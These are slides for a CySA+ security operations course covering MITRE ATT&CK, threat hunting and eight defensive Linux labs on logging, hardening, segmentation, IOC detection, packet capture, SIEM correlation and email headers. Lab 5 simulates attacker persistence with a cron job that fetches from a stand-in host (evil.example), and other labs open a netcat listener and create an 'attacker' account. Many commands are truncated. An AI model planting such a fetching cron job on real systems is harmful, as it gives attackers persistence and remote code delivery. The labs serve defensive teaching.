MITRE ATT&CK framework — In Depth

- MITRE ATT&CK is a globally maintained, freely available knowledge base of adversary behavior organized as a matrix of tactics (the attacker's goals) and the techniques and sub-techniques used to achieve each goal.
- Its enterprise tactics run roughly in the order an intrusion unfolds: Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, and Impact.
- Each technique carries a unique ID (for example T1566 Phishing), detection guidance, and mitigations, which lets teams map real observed activity to a common vocabulary.
- SOC analysts use ATT&CK to build detections, drive threat hunts, measure coverage gaps, and communicate about attacker behavior in a shared, tool-agnostic language.
- **On the exam: You may be given a described attacker action and asked to match it to the correct ATT&CK tactic, or asked how ATT&CK supports detection engineering and threat hunting.**

© 2026 Tertiary Infotech Academy Pte Ltd

MITRE ATT&CK framework — Key Points

- Initial access
- Execution
- Persistence
- Privilege escalation
- Defense evasion
- Credential access
- Discovery
- Lateral movement
- Collection
- Command and control
- Exfiltration

© 2026 Tertiary Infotech Academy Pte Ltd

MITRE ATT&CK framework (cont'd)

- Impact

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting Tactics — In Depth

- Threat hunting proactively searches for adversaries that have evaded existing automated detections, focusing on high-impact TTPs across the attack lifecycle such as initial access and discovery, persistence, lateral movement and privilege escalation, command and control, and exfiltration.
- Analysts apply structured data-analysis techniques to surface anomalies: searching (querying data for specific indicators), clustering (using algorithms to group similar events by shared characteristics), grouping (correlating a set of items known to appear together under defined criteria), and stacking or stack counting (tallying values to expose statistical outliers that stand apart from the norm).
- Stacking is especially powerful for finding the rare, odd process or host among thousands of otherwise identical ones.
- These tactics matter because they let a hunter reduce huge datasets to a manageable set of suspicious leads and confirm or rule out a hypothesis efficiently.
- **On the exam: Expect questions that describe an analysis method (for example, counting occurrences to find outliers) and ask you to name it as stacking, clustering, grouping, or searching.**

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting Tactics — Key Points

- High-impact TTPs
  - Initial access and discovery
  - Persistence
  - Lateral movement and privilege escalation
  - Command and control
  - Exfiltration
  - Searching
  - Clustering
  - Grouping
  - Stacking

© 2026 Tertiary Infotech Academy Pte Ltd

Threat Hunting Tactics (2)

- Executable process analysis
  - Reverse engineering

© 2026 Tertiary Infotech Academy Pte Ltd

Delivering Results — In Depth

- Delivering results is the output phase of a threat hunt, where findings are turned into concrete defensive improvements and communicated to stakeholders.
- Core deliverables include documenting the entire process so the hunt is repeatable and auditable, reducing the attack surface by closing exposed services and unnecessary access, bundling or grouping critical assets so they receive focused monitoring and protection, exploring newly discovered attack vectors to understand how an adversary could progress, and using integrated intelligence to enrich and validate what was found.
- The goal is that every hunt, even one that finds no active compromise, leaves the environment measurably harder to attack.
- Analysts care because undocumented or uncommunicated findings deliver no value, whereas well-delivered results directly harden defenses and justify continued hunting.
- **On the exam: Look for questions on the outcomes of a threat hunt, such as which action reduces attack surface or why documenting the hunt process matters.**

© 2026 Tertiary Infotech Academy Pte Ltd

Delivering Results — Key Points

- Document the process
- Reduce the attack surface area
- Bundle critical assets
- Explore attack vectors
- Use integrated intelligence

© 2026 Tertiary Infotech Academy Pte Ltd

Improving Detection Capabilities — In Depth

- A major payoff of threat hunting is feeding lessons learned back into the organization's detection stack so future attacks are caught automatically.
- Concrete improvements include updated firewall and IDS/IPS rules, refined alert logic in SIEM and EDR platforms, better sensor placement across the network, and improved asset visibility so no host is a blind spot.
- Benefits extend beyond the detection team to changes in the software development process and to security awareness training across the whole organization, addressing root causes rather than just symptoms.
- Framing these tangible outputs is also how an analyst convinces leadership and finance to keep funding the hunting program, by showing that each hunt produces reusable detections and reduced risk rather than a one-time cost.
- **On the exam: Expect scenario questions asking how threat-hunting output improves ongoing detection (updating SIEM/EDR/IDS logic, sensor placement) or how to justify hunting to non-technical stakeholders.**

© 2026 Tertiary Infotech Academy Pte Ltd

Improving Detection Capabilities — Key Points

- How do you convince stakeholders and financial department?

© 2026 Tertiary Infotech Academy Pte Ltd

Improving Detection Capabilities (2)

- Threat-hunting output benefits
  - Updated firewall and intrusion detection/prevention system (IDS/IPS) rules
  - Updated alert logic for SIEM platforms
  - Updated alert logic for endpoint detection and response (EDR) platforms
  - Improvements to sensor placement across the network
  - Improvements to asset visibility

© 2026 Tertiary Infotech Academy Pte Ltd

Improving Detection Capabilities (3)

- Other benefits to detection team
  - Changes in your organization’s development process
  - Changes to security training across the organization
  - Changes to quality assurance and quality control processes

© 2026 Tertiary Infotech Academy Pte Ltd

TOPIC 1 · PRACTICE

Hands-On: Labs 1–10

10 step-by-step labs applying Security Operations in the Killercoda playground and free tools.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 1 — Log Ingestion and Time Synchronization

- **Objective**
  - In this lab you will configure a centralised syslog collector with rsyslog and synchronise the system clock with chrony. Accurate timestamps and reliable log ingestion are the foundation of every SOC: if logs from two hosts disagree on time by 30 seconds, you cannot correlate an attack across them. By the end you will…
- **Environment: Killercoda Ubuntu Playground**
  - CySA+ mapping: 1.1 — Log ingestion, Time synchronization, Logging levels

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 1 — Reference Diagram

Value	Severity	Keyword	Deprecated keywords	Description
0	Emergency	`emerg`	`panic` [7]	System is unusable. A panic condition.[8]
1	Alert	`alert`		Action must be taken immediately. A condition that should be corrected immediately, such as a corrupted system database.[8]
2	Critical	`crit`		Critical conditions, such as hard device errors.[8]
3	Error	`err`	`error` [7]	Error conditions.
4	Warning	`warning`	`warn` [7]	Warning conditions.
5	Notice	`notice`		Normal but significant conditions. Conditions that are not error conditions, but that may require special handling.[8]
6	Informational	`info`		Informational messages.
7	Debug	`debug`		Debug-level messages. Messages that contain information normally of use only when debugging a program.[8]

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 1 — Hands-On Steps

1

Step 1: Install rsyslog and chrony

rsyslog is the default Linux syslog daemon.

```
$ apt update && apt install -y rsyslog chrony
```

2

Step 2: Verify time synchronization

The Stratum field tells you how many hops to a reference clock.

```
$ chronyc tracking
```

3

Step 3: Inspect the rsyslog configuration

The main file routes messages by facility (auth, cron, kern, mail, daemon, local0–7) and severity (emerg, alert, crit, err, warning, notice, info,…

```
$ cat /etc/rsyslog.conf
```

4

Step 4: Generate logs at each severity

logger is the standard tool to inject a syslog message from the shell.

```
$ logger -p user.info "lab1: info message"
```

5

Step 5: Configure a central collector (loopback test)

Edit /etc/rsyslog.d/10-collector.conf:

```
$ cat > /etc/rsyslog.d/10-collector.conf <<'EOF'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 1 — Hands-On Steps (cont'd)

1

Step 6: Confirm receiver is listening

You should see rsyslogd bound to UDP/514.

```
$ ss -ulnp | grep :514
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 1 — What You Learned

- **By completing this lab you can:**
- The 8 syslog severity levels and how to filter on them.
- How to inject messages with logger and follow them in /var/log/syslog.
- How to centralise logs over UDP/514 with rsyslog.
- Why time sync is required before correlation — and how to verify it with chronyc.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 2 — OS Hardening and System Process Inspection

- **Objective**
  - In this lab you will audit a Linux host with lynis, enable kernel-level auditing with auditd, and inspect running processes, kernel modules, and hardware to spot deviations from a baseline. These are exam-blueprint skills under CySA+ 1.1 (Operating system concepts — system hardening, system processes, hardware…
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 2 — Hands-On Steps

1

Step 1: Install hardening and audit tools
lynis is a free CIS-style hardening scanner.

```
$ apt update && apt install -y lynis auditd
```

2

Step 2: Inspect the file structure and configuration locations
Cyber analysts must know where configuration lives:

```
$ ls /etc | head
```

3

Step 3: Enumerate processes (CySA+ "system processes")
Look for unexpected parents — e.g.

```
$ ps -ef --forest | head -30
```

4

Step 4: Inspect the hardware architecture
CySA+ expects you to know x86_64 vs ARM, CPU virtualization flags, and how to read uname for kernel version (which CVEs depend on).

```
$ lscpu
```

5

Step 5: Run a Lynis hardening audit
When it finishes, scroll to Suggestions and Hardening index.

```
$ lynis audit system --quick
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 2 — Hands-On Steps (cont'd)

1

Step 6: Enable auditd and watch a sensitive file

-w adds a watch, -p wa records writes and attribute changes, -k tags events with a key.

```
$ systemctl enable --now auditd
```

2

Step 7: Apply a quick hardening control

Disable an unused service and verify:

```
$ systemctl list-unit-files --state=enabled | head
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 2 — What You Learned

- **By completing this lab you can:**
- Where Linux configuration, logs, and kernel tunables live.
- How to enumerate processes, sockets, hardware, and kernel.
- How to run a free CIS-style audit with lynis.
- How to write an auditd rule and read the resulting events with ausearch.


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 3 — Network Segmentation and Zero Trust

- **Objective**
  - In this lab you will build two isolated network "zones" using Linux network namespaces, then enforce a deny-by-default policy between them with iptables. This is a hands-on model of the segmentation, SDN, SASE, and Zero Trust concepts in CySA+ 1.1 (Network architecture, Segmentation, Zero trust).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 3 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 3 — Hands-On Steps

1

Step 1: Why segmentation?

A flat network lets ransomware pivot from any compromised host to every other.

2

Step 2: Create two zones with network namespaces

Two isolated network stacks now share a wire.

```
$ ip netns add zone-a
```

3

Step 3: Apply a deny-by-default policy in zone-b

Re-test from zone-a:

```
$ ip netns exec zone-b iptables -P INPUT DROP
```

4

Step 4: Allow only one explicit flow (Zero Trust style)

Permit only SSH (TCP/22) from zone-a, and only an established response:

```
$ ip netns exec zone-b iptables -A INPUT  -p tcp --dport 22 -s
10.10.1.1 -
```

5

Step 5: Map the model to CySA+ vocabulary

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 3 — Hands-On Steps (cont'd)

1

Step 6: Clean up

```
$ ip netns del zone-a
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 3 — What You Learned

- **By completing this lab you can:**
- How to build two isolated network zones with ip netns.
- How iptables enforces a segmentation boundary.
- How a deny-by-default + per-flow allow list maps to Zero Trust.
- The CySA+ vocabulary (segmentation, SASE, SDN, ZTNA) in concrete commands.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 4 — Detecting Malicious Network Activity

- **Objective**
  - In this lab you will generate and detect several network-based indicators of compromise: port scans, beaconing, unusual traffic spikes, and activity on unexpected ports. These are exam-blueprint items under CySA+ 1.2 (Network-related indicators of malicious activity).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 4 — Hands-On Steps

1

Step 1: Install tools

```
$ apt update && apt install -y tcpdump nmap netcat-openbsd curl
```

2

Step 2: Detect a port scan (scans/sweeps)

In terminal 1, start a capture:

```
$ tcpdump -i any -nn 'tcp[tcpflags] & (tcp-syn) != 0 and not tcp[tcpflags]
```

3

Step 3: Detect beaconing (regular C2 callbacks)

Beaconing is malware checking in with its command-and-control server on a regular cadence.

```
$ for i in {1..6}; do curl -s -o /dev/null http://example.com; sleep 5; do
```

4

Step 4: Detect activity on an unexpected port

Spawn a listener on an unusual port:

```
$ nc -l -p 31337 &
```

5

Step 5: Detect a traffic spike (bandwidth consumption)

Generate a burst of traffic:

```
$ for i in {1..100}; do curl -s -o /dev/null http://example.com & done; wa
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 4 — Hands-On Steps (cont'd)

1

Step 6: Detect irregular peer-to-peer / rogue device patterns

ARP sweeps reveal rogue devices and lateral-movement reconnaissance:

```
$ ip neigh
```

2

Step 7: Clean up background jobs

```
$ kill %1 %2 2>/dev/null; jobs
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 4 — What You Learned

- **By completing this lab you can:**
- BPF filters for SYN-only packets → detecting scans.
- Using tcpdump -ttt to spot beaconing intervals.
- Identifying activity on unexpected ports with ss.
- Recognising bandwidth spikes and ARP-based rogue device indicators.


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 5 — Host-Based IOC Hunting

- **Objective**
  - In this lab you will hunt host-level indicators of compromise: unauthorised processes, unauthorised scheduled tasks, new accounts, file-system anomalies, and abnormal CPU/memory consumption. These are exam-blueprint items under CySA+ 1.2 (Host-related, Application-related, and Other indicators).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 5 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 5 — Hands-On Steps

1

Step 1: Install tools

```
$ apt update && apt install -y auditd procps psmisc inotify-tools
```

2

Step 2: Baseline current state

You cannot spot the abnormal without first knowing the normal.

```
$ ps -ef > /tmp/baseline_ps.txt
```

3

Step 3: Simulate unauthorised user creation (Application-related: "Introduction of new accounts")

The diff immediately surfaces the unauthorised account.

```
$ useradd -m attacker
```

4

Step 4: Detect a malicious scheduled task (Host-related: "Unauthorized scheduled tasks")

This is exactly what a persistence-stage attacker does.

```
$ (crontab -l 2>/dev/null; echo "*/5 * * * * curl -s
http://evil.example/x
```

5

Step 5: Detect abnormal process / CPU consumption (Host-related: "Processor consumption")

Spawn a CPU-burner that mimics a coinminer:

```
$ yes > /dev/null &
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 5 — Hands-On Steps (cont'd)

1

Step 6: Detect file-system anomalies (Host-related: "File system changes or anomalies")

Watch a sensitive directory for unexpected writes:

```
$ inotifywait -m -r -e create,modify,delete /etc 2>/dev/null &
```

2

Step 7: Detect malicious processes via parent / command line (Host-related: "Malicious processes")

A reverse shell often has bash as a child of a network listener:

```
$ ps -ef | awk '$3==1 && $NF ~ /sh$/ {print}'
```

3

Step 8: Detect unauthorised privilege escalation

Multiple UID-0 entries in /etc/passwd, new SUID binaries, or a flood of failed sudo attempts all qualify as "Unauthorized privileges".

```
$ grep -E 'sudo|su\b' /var/log/auth.log | tail
```

4

Step 9: Clean up

```
$ kill %1 %2 2>/dev/null
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 5 — What You Learned

- **By completing this lab you can:**
- The value of a baseline before hunting.
- How to detect new accounts, cron persistence, CPU abuse, file-system drops, suspicious process trees, and privilege escalation — each mapped to a CySA+ 1.2 indicator.


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 6 — Packet Capture for Threat Hunting

- **Objective**
  - In this lab you will capture live traffic with tcpdump, then perform analyst-level extraction with tshark: pulling HTTP host headers, DNS queries, and TLS SNI fields out of a pcap. These are exam-blueprint skills under CySA+ 1.3 (Packet capture — Wireshark, tcpdump).
- **Environment: Killercoda Ubuntu Playground**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 6 — Reference Diagram



© 2026 Tertiary Infotech Academy Pte Ltd

Lab 6 — Hands-On Steps

1

Step 1: Install tools

When prompted by tshark, answer "No" — non-root packet capture is not needed inside Killercoda.

```
$ apt update && apt install -y tcpdump tshark curl dnsutils
```

2

Step 2: Capture a known-traffic sample to a pcap

-w writes a pcap, -G 10 -W 1 rotates after 10 seconds and stops.

```
$ tcpdump -i any -nn -w /tmp/sample.pcap -G 10 -W 1 &
```

3

Step 3: Extract DNS queries from the pcap

In a threat hunt this is how you spot DGA-style randomised domains, DNS tunnelling, or queries to known-bad domains.

```
$ tshark -r /tmp/sample.pcap -Y 'dns.flags.response==0' -T fields -e dns.q
```

4

Step 4: Extract HTTP host headers and URIs

Cleartext HTTP requests reveal command-and-control URLs, downloaded second stages, and exfiltration endpoints.

```
$ tshark -r /tmp/sample.pcap -Y http.request -T fields -e http.host -e htt
```

5

Step 5: Extract TLS SNI (server name indicator)

Even when payloads are encrypted, the SNI in the ClientHello tells you which host the client tried to reach — the single most useful field for…

```
$ tshark -r /tmp/sample.pcap -Y 'tls.handshake.type==1' -T fields -e tls.h
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 6 — Hands-On Steps (cont'd)

1

Step 6: Top talkers / conversations

The output ranks IP pairs by bytes.

```
$ tshark -r /tmp/sample.pcap -q -z conv,ip | head -20
```

2

Step 7: Apply a display filter while sniffing live

Display filters (Wireshark-style) are richer than BPF; they can match application-layer fields like http.user_agent or dns.qry.name contains "tor".

```
$ tshark -i any -Y 'dns and ip.dst==8.8.8.8' -c 5
```

3

Step 8: Hunt a specific IOC across a pcap

Imagine your threat-intel feed flags 93.184.216.34:

```
$ tshark -r /tmp/sample.pcap -Y 'ip.addr==93.184.216.34' -T
fields -e fram
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 6 — What You Learned

- **By completing this lab you can:**
- How to capture to a rotating pcap with tcpdump.
- How to extract DNS, HTTP, and TLS SNI fields with tshark.
- How to rank top talkers and pivot on a specific IOC.
- The CySA+ 1.3 muscle memory for any packet-capture exam question.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 7 — SIEM Log Correlation

- **Objective**
  - In this lab you will play the role of a SIEM: ingesting raw logs from multiple sources, normalising them, and correlating fields to detect a brute-force-then-success login pattern. You will use the universal Unix data-pipeline trio — grep, awk, jq — which is enough to prototype any SOAR / SIEM rule before deploying it…
- **Environment: Killercoda Ubuntu Playground**
  - CySA+ mapping: 1.3 — SIEM, SOAR, Log analysis/correlation.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 7 — Hands-On Steps

1

Step 1: Install tools and seed sample logs

```
$ apt update && apt install -y jq
```

2

Step 2: Extract structured fields with awk (parsing)

Output: timestamp + source IP.

```
$ awk '/Failed password/ {print $1, $(NF-3)}' auth.log
```

3

Step 3: Count failures per IP (aggregation)

This is the core SIEM aggregation: 5 203.0.113.7, 1 198.51.100.4.

```
$ grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort | uniq -c
```

4

Step 4: Correlate failed brute-force with successful login (rule logic)

If the same IP that produced ≥ 5 failures ever produces an Accepted — that is a confirmed credential-stuffing success.

```
$ bad_ip=$(grep "Failed password" auth.log | awk '{print $(NF-3)}' | sort
```

5

Step 5: Pivot to a second data source (web logs)

We now know the attacker authenticated and immediately hit /admin and uploaded a file — likely a web shell.

```
$ grep "$bad_ip" web.log
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 7 — Hands-On Steps (cont'd)

1

Step 6: Work with structured JSON logs (jq)

Suricata, Zeek, AWS CloudTrail, and most modern tools emit JSON.

```
$ cat > events.json <<'EOF'
```

2

Step 7: Build a one-line "detection rule"

Any IP printed is on both sides — failed AND succeeded.

```
$ join -1 1 -2 1 \
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 7 — What You Learned

- **By completing this lab you can:**
- Parse, aggregate, and correlate logs across multiple sources.
- Build a brute-force-then-success detection by hand — the algorithm under every SIEM "use case".
- Work with both unstructured syslog and structured JSON events.
- Move from raw log to actionable alert without leaving the shell.

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 8 — Email Header Analysis (SPF/DKIM/DMARC)

- **Objective**
  - In this lab you will analyse an email header for impersonation indicators and inspect the three authentication standards — SPF, DKIM, and DMARC — that determine whether a sender is forging the From address. These are exam-blueprint items under CySA+ 1.3 (Email analysis — Header, Impersonation, DKIM, DMARC, SPF,…
- **Environment: Killercoda + Web (MXToolbox)**

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 8 — Hands-On Steps

1

Step 1: Install DNS tools

```
$ apt update && apt install -y dnsutils
```

2

Step 2: Look up an SPF record

SPF lists the IPs/hosts allowed to send mail for a domain.

```
$ dig +short TXT google.com | grep spf1
```

3

Step 3: Look up DKIM and DMARC

DKIM signatures live at a selector subdomain (e.g.

```
$ dig +short TXT _dmarc.google.com
```

4

Step 4: Analyse a suspicious raw header

Save the following spear-phishing-style header:

```
$ cat > /tmp/header.eml <<'EOF'
```

5

Step 5: Trace the Received chain to find the true origin

Received headers are stacked top-down; the lowest one is the original.

```
$ tac /tmp/header.eml | grep -E '^Received'
```


© 2026 Tertiary Infotech Academy Pte Ltd

Lab 8 — Hands-On Steps (cont'd)

1

Step 6: Check embedded links (CySA+ "Obfuscated links")

Phish emails hide the real destination behind plausible link text.

```
$ cat > /tmp/body.txt <<'EOF'
```

2

Step 7: Validate against a public service

For real triage, paste the full header into:

© 2026 Tertiary Infotech Academy Pte Ltd

Lab 8 — What You Learned

- **By completing this lab you can:**
- How to query SPF, DKIM, and DMARC records with dig.
- How to read the Authentication-Results header to confirm forgery.
- How to trace the Received chain to the true sender IP.
- How to spot obfuscated / lookalike links in the email body.

